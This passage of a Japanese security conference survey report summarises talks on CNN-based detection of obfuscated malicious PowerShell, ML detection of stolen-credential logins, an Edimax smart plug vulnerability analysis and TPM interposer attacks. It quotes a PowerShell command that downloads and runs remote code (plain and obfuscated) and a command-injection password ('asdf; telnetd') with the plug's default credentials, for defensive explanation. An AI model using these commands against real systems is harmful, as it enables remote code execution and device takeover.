悪意のある PowerShell コマンドを検知する先行研究として、自然言語処理に基づいた手法（N-gram、Bag-of-Words 等。以下、Bag-of-Words は BoW と表記。）の研究が行われていた。しかしながら、難読化が施されているコマンドの検知が困難という問題を抱えていた。図 3-1 に発表で紹介されていた具体例を示す。

Command line: before obfuscation

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Command line: after obfuscation

```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-O"+
"BJ"+"Ect") ('Net' +'.We'+'bClient' ) ).( 'dOWnlO'
+'aDS'+'TrinG').Invoke( ('http://bi'+'t.ly/'+'L3'
+'g1t' ))
```

図 3-1 難読化を施される前（上）と施された後（下）の PowerShell コマンド[9]。

こうした難読化が施されたコマンドを検知するには、ルールベースの従来の機械学習手法では難しく、深層学習による検知が有効であると発表者は主張している。

3.1.5. 学習モデルの構築

本発表で用いられた学習モデルを図 3-2 に示す。学習モデルには畳み込みニューラルネットワーク (以下では CNN と表記)が用いられている。

発表者はコマンドに含まれるアルファベットと記号を多次元ベクトルとして表現し、CNN の入力としている。多次元ベクトルへの変換は次のようにして行われる。

まず、コマンドに含まれる文字数を 1024 に固定する。コマンドに含まれる文字数が 1024 より少ない場合には 0 パディングを追加し、1024 より大きい場合には切り捨てることにより行う。

次に、各文字を 62 次元のベクトルで表現する。これは one-hot 表現により行う。コマンドに含まれる文字数が 1024、各文字列が 62 次元のベクトルで表現されるため、入力インプットの次元は 1024×62=63488 次元となる。

学習に用いたデータセットの詳細は、次の通りである。

- 学習データとして、66388 個のコマンド。6290 個が悪性。
- 交差検証用として、5819 のコマンド。すべて悪性。
- テストデータとして、471 のコマンド。すべて悪性。

交差検証用のコマンドは、マルウェアをサンドボックス上で実行した際のデータから取得し、テストコマンドは Microsoft のセキュリティ部門によって収集されたものが用いられている。

モデル構築は CNTK (Microsoft Cognitive Toolkit) を用いて行われている。学習に必要な時間は数分であり、非常に短時間で行えることが報告されている。

3.1.6. 学習モデルの評価

発表者は CNN を用いたモデルと自然言語処理に基づいた方法の性能比較を行っている。比較は FPR (False Positive Rate) の値に対して、TPR (True Positive Rate) の値を計算することにより行われている。結果を表 3-1 に示す。

Model \ FPR	0.01	0.001	0.0001
4-CNN	0.89	0.76	0.65
3-gram	0.87	0.83	0.66
BoW	0.87	0.5	0.35
D/T Ensemble	0.92	0.89	0.72

表 3-1 各モデルの FPR の値ごとの TPR の値。なお、テストデータについての結果のみを示している。文献[10]のデータをもとに作成。

表 3-1 から、CNN を用いたモデル(表 3-1 の 4-CNN)は既存の自然言語処理ベースのモデル(表 3-1 の 3-gram, BoW)とほぼ同程度の性能となっていることが分かる。

発表者はさらに、既存の自然言語処理ベースのモデルと CNN を用いたモデルを組み合わせたモデルについても検討を行っている（表 3-1 の D/T Ensemble）。その結果、従来の自然言語処理ベースのモデルと比較して高い TPR と低い FPR を両立することに成功している。これは従来の自然言語処理ベースのモデルで検知できなかったコマンドが、CNN を用いた手法により検知されたことを示している。

3.1.7. まとめと考察

画像認識のタスクで広く用いられている CNN を、悪意のある PowerShell コマンドを検知するモデルとして利用する事例について紹介した。CNN を用いることにより、従来の自然言語処理ベースでは検知できなかった難読化された悪性のコマンドの検知が可能となることが本発表により示されている。

PowerShell を悪用したマルウェアは増加傾向にあり、特にファイルレスマルウェアなど従来のシグネチャベースの方法では検知できないものも現れ始めているため、この発表で紹介された方法の重要性は今後高まるものと考えらえる。




図 3-2 本発表で用いられた 4 層の畳み込みニューラルネットワークモデル[9]。

3.2. 不正な認証イベントを検知する機械学習モデルの構築

3.2.1. 発表の概要

「Detection of Authentication Events Involving Stolen Enterprise Credentials」[12]は不正な認証イベントを検知する機械学習モデルの構築に関する発表である。

APT（Advanced Persistent Threat）攻撃のシーケンスにおいて、攻撃者は 6 つの段階を経て攻撃を実行することが知られている[13]。その中の内部活動（lateral movement）段階では、攻撃者は盗み出した認証情報を用い、内部ネットワーク内を動き回り、さらなる内部情報の収集を行う。この段階では、攻撃者は攻撃ツールだけでなく正規のツールも用いて内部情報の収集を行うため、セキュリティ対策ソフトで不正な行為であるかどうか検知することは難しいとされている[14]。

本発表では、こうした不正認証イベントを検知するための機械学習モデルを、認証イベントのログを特徴量として用いて構築する方法が述べられている。以下にその詳細について説明する。

3.2.2. 機械学習モデルの構築

● **特徴量**

発表者は特徴量として、以下の 4 つを用いている。

1. 認証イベントの発生時間
2. 認証イベント（認証の成功・失敗）
3. ネットワークフローログ（プロトコルあたりのコネクション数、ポートごとのパケット当たりのバイト数など）
4. DNS のログ（DNS イベントの発生頻度など）

2, 3, 4 については接続元と接続先両方のデータを用いている。

● **データセット**

発表者は学習データセットとしてロスアラモス国立研究所のデータセット[15]を用いている。このデータセットには研究所のネットワークアクティビティのログを 58 日間に渡って集めたデータが含まれている。学習に用いられた特徴量に関するデータに加え、プロセス情報、認証に関係したユーザーの情報なども含まれている。

10 億もの認証イベントの中に 749 件しか不正なイベントが含まれておらず、非常に偏りがあるデータセットとなっている。

そのため、モデルの学習に際してはデータセットの不均衡性を取り除く工夫が必要となる。発表者はモデルの学習に際して、不正認証のイベントを複製、または不正でない認証のイベント数を減らすなどの対処を行っている。

3.2.3. 学習モデルとその性能

ランダムフォレスト、ロジスティック回帰、ナイーブベイズ、多層パーセプトロン、SOM (Sequential Minimum Optimizer)、の 5 つのモデルを用い、TPR と FPR の 2 つの値から比較検討を行っている。結果、ランダムフォレストが最も良い性能を出し、TPR が 0.988, FPR が 0.03 となったと発表者は報告している。

また、発表者は得られたモデルの性能評価を行っている。テストデータについて、構築されたモデルの適合率と再現率はそれぞれ 0.48、0.75 となったと発表者は報告している。これは不正認証のデータ全体の 75%を検知できるが、およそ 2 つに 1 つは誤検知であることを意味する。モデルとしての性能はあまり良くないように思われるが、テストデータ 2000 万件において不正認証の数は 120 と多くないため、絶対数として考えるとそこまで誤検知の数は多くないと言える。

さらに、発表者は特徴量として、認証イベントのみを用いたモデルも作成し比較を行っている。このモデルを用いた場合、適合率と再現率がそれぞれ 0.3、0.7 となっている。これはネットワークフローログ、DNS のログなどのデータを特徴量として用いることが、モデルの性能向上に寄与していることを示している。

3.2.4. 実運用に向けて

発表者は各組織のインフラにおいて、機械学習のモデルを構築しながら、不正な認証イベント検知を行うためのシステムの提案も行っている。認証イベントを一定の間隔でサンプリングし、その内容から一定の間隔で特徴量を計算、その結果を踏まえ学習モデルの更新を行うシステムを提案している。

3.2.5. 考察

機械学習モデル構築において、特徴量として何を選択するのかは試行錯誤によって決めざるを得ない。本発表では複数のモデルを用いての比較検討の結果、用いた特徴量の詳細が記されており、実際に不正認証イベントの検知を行うシステムを構築する際の参考になる。

3.3. スマートプラグの脆弱性分析

3.3.1. 発表の概要

「Exploiting Cloud Synchronisation to Mass Hack IoTs」[16]ではスマートプラグの脆弱性分析に関する発表が行われた。

スマートプラグとはコンセントに差して利用するIoT機器であり、コンセントからの電源供給の ON/OFF を、スマートフォンアプリを通じて遠隔操作できる。

本発表ではスマートプラグの製品の一つである「Edimax Wi-Fi Smart Plug with Energy Management」の脆弱性分析を通じ、IoT 機器のセキュリティ対策の課題が明らかにされた。

以下では発表の詳細について説明する。なお、以下では単にスマートプラグと表記した場合、「Edimax Wi-Fi Smart Plug with Energy Management」を指す。

3.3.2. 製品の概要

スマートプラグの利用を開始するには、次の 2 つの手順が必要となる。

- ユーザーのスマートフォンに専用アプリをインストールする。
- スマートプラグのネットワーク設定を、専用アプリを介して行う。

上記設定を終了後、スマートフォンからアプリを通じスマートプラグを操作することができる。利用できる機能は、次の通りである。

- 電源の ON/OFF を遠隔で操作する。
- 電源を ON にする時間帯を管理する。
- 電力使用量を可視化する。
- 電源の ON/OFF 状況をユーザーにメールで通知する。

ただし、メール通知機能を利用するには、ユーザーが利用しているメールアカウントが別途必要になる。

次に、スマートフォンからスマートプラグを操作する際の処理の流れについて説明する。処理の流れの概略を図 3-3 に示す。各処理の内容を次に示す。

1. スマートフォンは UDP パケットをクラウド(www.myedimax.com)へ送信する。この UDP パケットには、操作対象のスマートプラグの MAC アドレスと認証情報 (id とパスワードをコロンでつないだ文字列のハッシュ値)が含まれている。
2. クラウド（www.myedimax.com）はスマートプラグ宛に、認証情報とともにコネクションに関する情報を送る。
3. スマートプラグは受け取った認証情報を検証する。
4. 認証に成功した場合、スマートフォンからスマートプラグを操作することができる。

ここで注目するべきは、次の 2 点である。

- 認証がクラウド（www.myedimax.com）を経由して行われる点。
- スマートプラグを遠隔操作するのに必要な情報は、ID とパスワード、スマートプラグの MAC アドレスの 3 つであること。(クラウドはスマートプラグを、MAC アドレスの値によって識別する)




図 3-3 スマートフォンからスマートプラグを遠隔操作する際の処理の流れの概略図。

3.3.4. 明らかにされたスマートプラグの脆弱性

以下では発表者によって明らかにされたスマートプラグの脆弱性について説明する。

- **デフォルトの ID とパスワードの設定**

スマートプラグを操作するには ID とパスワードが必要となるが、デフォルト ID が admin、パスワードが 1234 に設定されている。この設定はスマートフォンアプリで変更することが可能であるが、設定画面の非常にわかりにくい箇所に存在しており、ほとんどのユーザーは見つけることができないと発表者は指摘している。

- **デバイスの MAC アドレスの情報流出**

スマートプラグはインターネットコネクションをアクティブにするために、UDP パケットを www.myedimax.com に対して送り続ける設定となっている。この UDP パケットには、スマートプラグの MAC アドレスの情報が平文で含まれている。

前述のとおり、ID、パスワード、及びスマートプラグの MAC アドレスの情報の 3 つの情報があればスマートプラグを遠隔操作することが可能である。これより、遠隔操作を行うのに必要な情報の 1 つは UDP パケットをスニッフィングするだけで容易に取得することが可能である。

- **メールアカウントとパスワードの情報流出**

メール通知機能を利用するためにメールアカウントが別途必要になるが、メールアカウントの ID とパスワードの情報が base64 でエンコードされた状態でやりとりされている。base64 によるエンコードは暗号化ではないため容易にデコードが可能であり、第三者にメールアカウントの ID とパスワード情報が流出してしまう。

- **OS コマンドインジェクションの脆弱性**

スマートプラグでは www.myedimax.com から受け取った認証情報を検証するのに OS のコマンドが次のように直接呼び出されている:

```
echo -n %s:%s | md5sum
```

フォーマット文字列%s:%s にはそれぞれ ID とパスワードが入る。md5sum によって出力されるハッシュ値がスマートプラグの保持しているハッシュ値と一致すれば認証成功となる。

ここには OS コマンドインジェクションの脆弱性が存在する。即ち、パスワードにセミコロンを入れることで任意のコマンドを実行させることが可能となる。発表では一例として、パスワードに asdf; telnetd を入れることで、telnetd を起動できることが示されている:

```
echo -n admin:asdf; telnetd | md5sum
```

3.3.5. 脆弱性の影響

前述のとおり、スマートプラグを遠隔操作するために必要な MAC アドレスの情報はパケットのスニッフィングにより容易に取得することができる。また、OS コマンドインジェクションの脆弱性により任意のコマンドの実行が可能である。攻撃者はこれらの脆弱性を利用することで、www.myedimax.com というクラウド経由で複数の端末を同時に操作し、IoT ボットネットを容易に構築することが可能である。

3.3.6. 考察

Mirai など IoT 機器を標的としたマルウェアの登場を機に、IoT 機器のセキュリティ対策についての意識は向上しつつある。しかしながら、本発表で示されたようにほとんどセキュリティ対策が施されていないような製品も中には存在する。

セキュリティベンダーは、IoT 機器メーカーに対してセキュリティ対策強化の必要性を恒常的に訴えかける必要がある。

4. カンファレンスサーベイ CanSecWest 2018

本章は、2018 年 3 月 14 日から 16 日にバンクーバーで開催された、セキュリティカンファレンスである CanSecWest 2018 [17]のサーベイレポートである。CanSecWest 2018 ではリバースエンジニアリング、組み込み機器セキュリティなどに関する発表が 10 件以上行われた。

4.1. TPM を対象とした中間者攻撃

4.1.1. 発表の概要

「TPM Genie: Attacking the Hardware Root of Trust For Less Than $50」[18]では TPM の脆弱性分析を補助するシリアルバス・インターポーザ、TPM Genie に関する発表が行われた。

TPM (Trusted Platform Module)とはハードウェア耐タンパー性を備えたセキュリティチップのことである。セキュリティ上重要な処理を行う際に用いられており、ブートシーケンスの完全性の検証 (Measured Boot)、ハードウェア乱数生成、暗号計算、ハッシュ計算などで用いられている。こうした TPM はサーバー、ラップトップ PC、組み込み機器において広く利用されている。

TPM はハードウェアレベルでの耐タンパー性を備えており、非常にセキュリティ上堅牢とされている。こうした耐タンパー性を破ることは不可能ではない[19]が、時間とコストが非常に掛かるため、現実的ではないとされてきた。

本発表では、現実的な時間とコストで(所要時間が 5 分、費用が 50 ドル以下)、TPM の耐タンパー性を破る手法が紹介されている。以下では、その詳細について説明する。

4.1.2. TPM

TPM には様々なタイプがあるが、最も用いられているものはディスクリートタイプと呼ばれるもので、ホストコンピュータ(以下、ホストと表記)とシリアルバスを介して接続される。

ホストが TPM の機能を利用する際は、パケットに実行したいコマンドを入れ、TPM に送信する。ホストは TPM でのコマンド実行結果をレスポンスパケットとして受け取る。

TPM とホストとの接続がピンヘッダで行われる場合もあり、こうした場合取り外しは簡単に容易に行うことができる。このディスクリートタイプの TPM は、TPM の仕様を定めている TCG（Trusted Computing Group）により、セキュリティ上最も堅牢なタイプとされている[20]。

4.1.3. 攻撃対象領域と脅威モデル

発表者は、TPM のうちディスクリートタイプかつ接続がピンヘッダで行われるものを対象とし、セキュリティ上のリスクについて分析を行っている。分析に際しては、攻撃者が物理的に TPM にアクセスできるケースを想定とする。

発表者は分析を通じ、TPM とホストをつなぐシリアルバスは、TPMと違い堅牢なセキュリティを備えていないことを指摘しており、このことを利用した、攻撃が実現可能であることを示している。




図 4-1 ホストと TPM との間に存在するインターポーザのブロック図[18]。インターポーザは赤色のブロックである。

発表者は、図 4-1 に示すようにホストと TPM のシリアルバスの間にインターポーザを配置(図 4-1 の赤色のブロック)し、ホストと TPM の間を流れるパケットをスニッフィング、改ざんが可能であると指摘している。発表者はこのインターポーザを TPM Genie と命名している。本来こうした改ざんを防ぐために、パケットの完全性を保証する必要がある。しかし、後述するように TPM には完全性を保証する仕組みが十分に備わっていないため、中間者攻撃が成立してしまう。

また、ホストと TPM との接続はピンヘッダで行われている場合、ホストから TPM を簡単に取り外すことができる。そのため、こうしたインターポーザの配置は非常に短時間で行うことが可能である。

4.1.4. 中間者攻撃が成り立つことによる影響

発表者はこうした中間者攻撃が成り立つことによる影響として、次のようなものを挙げている。

- **乱数の改ざん**

ホストで強い乱数生成器を利用できない場合、ホストは TPM へ乱数生成のコマンドを送り、TPM から必要な乱数を受け取る。

発表者は、インターポーザが TPM からのレスポンスパケットを改ざんし、乱数を任意の値に変更することが可能であることを指摘している。これは、2.1 節において述べたものと同じ問題点、すなわち、OS が備える脆弱性攻撃の緩和策の無効化につながる。

- **パケット改ざんによるホストへの脆弱性攻撃**

発表者は、レスポンスパケットの改ざんにより、ホストにおいてメモリ破壊バグを引き起こせることを示している。発表において示された具体例を次に示す。以下に示すコード 4-1 はカーネルのドライバーコードの一部である。

```
...
expected = be32_to_cpu(*(__be32 *)(buf + 2));
if (expected > count) {
    size = -EIO;
    goto out;
}

size += recv_data(chip, &buf[TPM_HEADER_SIZE],
    expected - TPM_HEADER_SIZE);
...
```

コード 4-1 パケットの改ざんに伴い、メモリ破壊バグが発生するカーネルのドライバーコードの一部。文献[21]より作成。

expected には TPM から受け取ったパケットのヘッダーとペイロードを合計したサイズが入っている。ここでパケットが改ざんされ、expected に TPM_HEADER_SIZE 以下の値を代入された場合を考える。この場合、recv_data の行の expected - TPM_HEADER_SIZE で整数オーバーフローが起きる。このことから recv_data において必要以上のデータが buf にコピーされ、メモリ破壊バグが発生する。

発表者は、このようなパケット改ざんに伴い発生するメモリ破壊バグを約 30 件報告している。

4.1.5. 中間者攻撃への対策

発表者は TPM への中間者攻撃に対し、TCG が講じている対策、そうした対策がなぜ機能していないのかについて考察を行っている。発表者による考察の中から、2 点だけピックアップして紹介する。

1 つは、認証セッションを利用することが仕様書において必須となっていないことである。

TPM の仕様書にはホストと TPM との間の認証セッションに関する記述がある。これは HMAC (Hash-based Message Authentication Code) を利用して実現することが定められており、パケットに HMAC を追加し、データが改ざんされていないこと、なりすましが行われていないことを保証する。

しかしながら、TPM の仕様において認証セッションを利用することは必須ではない。これはセキュリティ上重要な処理である乱数生成コマンドなどについても同様である。必須ではないことから、HMAC を利用した認証セッションはベンダーによって実装されていないと発表者は報告している。

2 つは、TPM の公開鍵が正しいものであるのかを保証する仕組みが整っていないことである。

PKI (Public Key Infrastructure) を構築し、TPM 以外の端末によるなりすましを検知する仕組みが必要だが、現状では整っていない。一部のベンダーにより試みられているものの、ホスト側のドライバーコードには公開鍵の正当性を確認するための実装がないことが、発表者により報告されている。

4.1.6. 考察

TPM を利用したデバイスは 20 億以上あると言われており、今回指摘された脆弱性の影響は大きい。2.2 節でも述べた通り、今後 IoT 機器においてもブートシーケンスの完全性を保証する仕組みが必要となり、そうした際に TPM が利用される可能性は非常に高い。IoT 機器への物理的アクセスが可能な状況であれば、今回紹介したインターポーザを利用した中間者攻撃は簡単に成り立つ。TCG と IoT 機器ベンダーはこうした脅威への対策を早急に行わなければならない。

5. 参考文献

1. Charlie Miller, Chris Valasek, “Remote Exploitation of an Unaltered Passenger Vehicle”, <https://securityzap.com/files/Remote%20Car%20Hacking.pdf>, 2015/8
2. Sen Nie, Ling Liu, Yuefeng Du, Keen Security Lab of Tencent, “FREE-FALL: HACKING TESLA FROM WIRELESS TO CAN BUS”, <https://www.blackhat.com/docs/us-17/thursday/us-17-Nie-Free-Fall-Hacking-Tesla-From-Wireless-To-CAN-Bus-wp.pdf>, 2017/7
3. JVN iPedia - 脆弱性対策情報データベース, <https://jvndb.jvn.jp/>, 2018/5
4. Black Hat Asia 2018, <https://www.blackhat.com/asia-18/>, 2018/5
5. Jos Wetzels, and Ali Abbasi, University of Twente, “Dissecting QNX”, <https://www.blackhat.com/docs/asia-18/asia-18-Wetzels_Abassi_dissecting_qnx__WP.pdf>, 2018/3
6. NIST, “NIST Entropy Source Testing (EST) tool”, <https://github.com/usnistgov/SP800-90B_EntropyAssessment>, 2018/5
7. Jingyu Yang et al., Tencent Holdings Ltd., “UbootKit: A Worm Attack for the Bootloader of IoT Devices”, <https://www.blackhat.com/docs/asia-18/asia-18-Yang-UbootKit-A-Worm-Attack-for-the-Bootloader-of-IoT-Devices-wp.pdf>, 2018/3
8. RSA Conference 2018, < https://www.rsaconference.com/events/us18>, 2018/5
9. Mark Russinovich, Microsoft Corporation, “Transfer Learning: Repurposing ML Algorithms from Different Domains to Cloud Defense”, <https://published-prd.lanyonevents.com/published/rsaus18/sessionsFiles/8880/CSV-W02-Transfer-Learning-Repurposing-ML-Algorithms-from-Different-Domains-to-Cloud-Defense.pdf>, 2018/4
10. Danny Hendler et al., Ben-Gurion University, and Microsoft Corporation, “Detecting Malicious PowerShell Commands using Deep Neural Networks”, <https://arxiv.org/pdf/1804.04177.pdf>, 2018/4
11. Candid Wueest, Symantec Corporation, “The Increased Use of PowerShell in Attacks”, <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>, 2016
12. Mijung Kim, and Pratyusa K. Manadhata, Micro Focus International plc, “Detection of Authentication Events Involving Stolen Enterprise Credentials”, <https://published-prd.lanyonevents.com/published/rsaus18/sessionsFiles/8402/IDY-F03_Detection-of-Authentication-Events-involving-Stolen-Enterprise-Credentials.pdf>, 2018/4
13. Ping Chen et al., Katholieke Universiteit Leuven, “A study on Advanced Persistent Threats”, <https://link.springer.com/chapter/10.1007/978-3-662-44885-4_5>, 2014/9
14. 朝長 秀誠, and 六田 佳祐, JPCERT コーディネーションセンター, and 株式会社インターネットイニシアティブ, “攻撃者の行動を追跡せよ - 行動パターンに基づく横断的侵害の把握と調査 -”, <https://www.jpcert.or.jp/present/2018/20171109codeblue2017_ja.pdf>, 2017/11
15. Los Alamos National Laboratory, “Comprehensive, Multi-Source Cyber-Security Events”,

<https://csr.lanl.gov/data/cyber1/>, 2018/5

16. Alexandru Balan, Bitdefender, “Exploiting Cloud Synchronisation to Mass Hack IoTs”, <https://published-prd.lanyonevents.com/published/rsaus18/sessionsFiles/9020/SBX1-R1_Exploiting%20cloud%20synchronization%20to%20hack%20IoTs.pdf>, 2018/4
17. CanSecWest 2018, <https://cansecwest.com/csw18archive.html>, 2018/3
18. Jeremy Boone, NCC Group PLC, "TPM Genie Attacking the Hardware Root of Trust For Less Than $50", <https://cansecwest.com/slides/2018/TPM%20Genie%20Attacking%20the%20Hardware%20Root%20of%20Trust%20For%20Less%20Than%20$50%20-%20Jeremy%20Boone,%20NCC%20Group.pdf>, 2018/3
19. Smartcard & Identity News, "What the silicon manufacturer has put together let no man put asunder", <http://www.smartcard.co.uk/articles/Whatthesiliconmanufacturerhasputtogetherletnomanputasunder/>, 2010/3
20. Trusted Computing Group, "Trusted Platform Module 2.0: A Brief Introduction", <https://trustedcomputinggroup.org/wp-content/uploads/TPM-2.0-A-Brief-Introduction.pdf>, 2018/3
21. Jeremy Boone, NCC Group PLC, "TPM Genie: Interposer Attacks Against the Trusted Platform Module Serial Bus", <https://www.nccgroup.trust/globalassets/about-us/us/documents/tpm-genie.pdf>, 2018/3

株式会社 FFRI について

FFRI は、日本発のサイバーセキュリティをリードする専門家集団です。
国際的なセキュリティカンファレンスでの研究発表実績もある世界トップレベルのサイバーセキュリティ専門家集団が、 先進的な調査結果により、今後予想される脅威を先読みし、一歩先行くコンセプトで製品・サービスを展開しています。

株式会社 FFRI
〒150-0013 東京都渋谷区恵比寿 1 丁目 18 番 18 号 東急不動産恵比寿ビル 4 階
E-mail: research-feedback [at] ffri.jp URL:http://www.ffri.jp/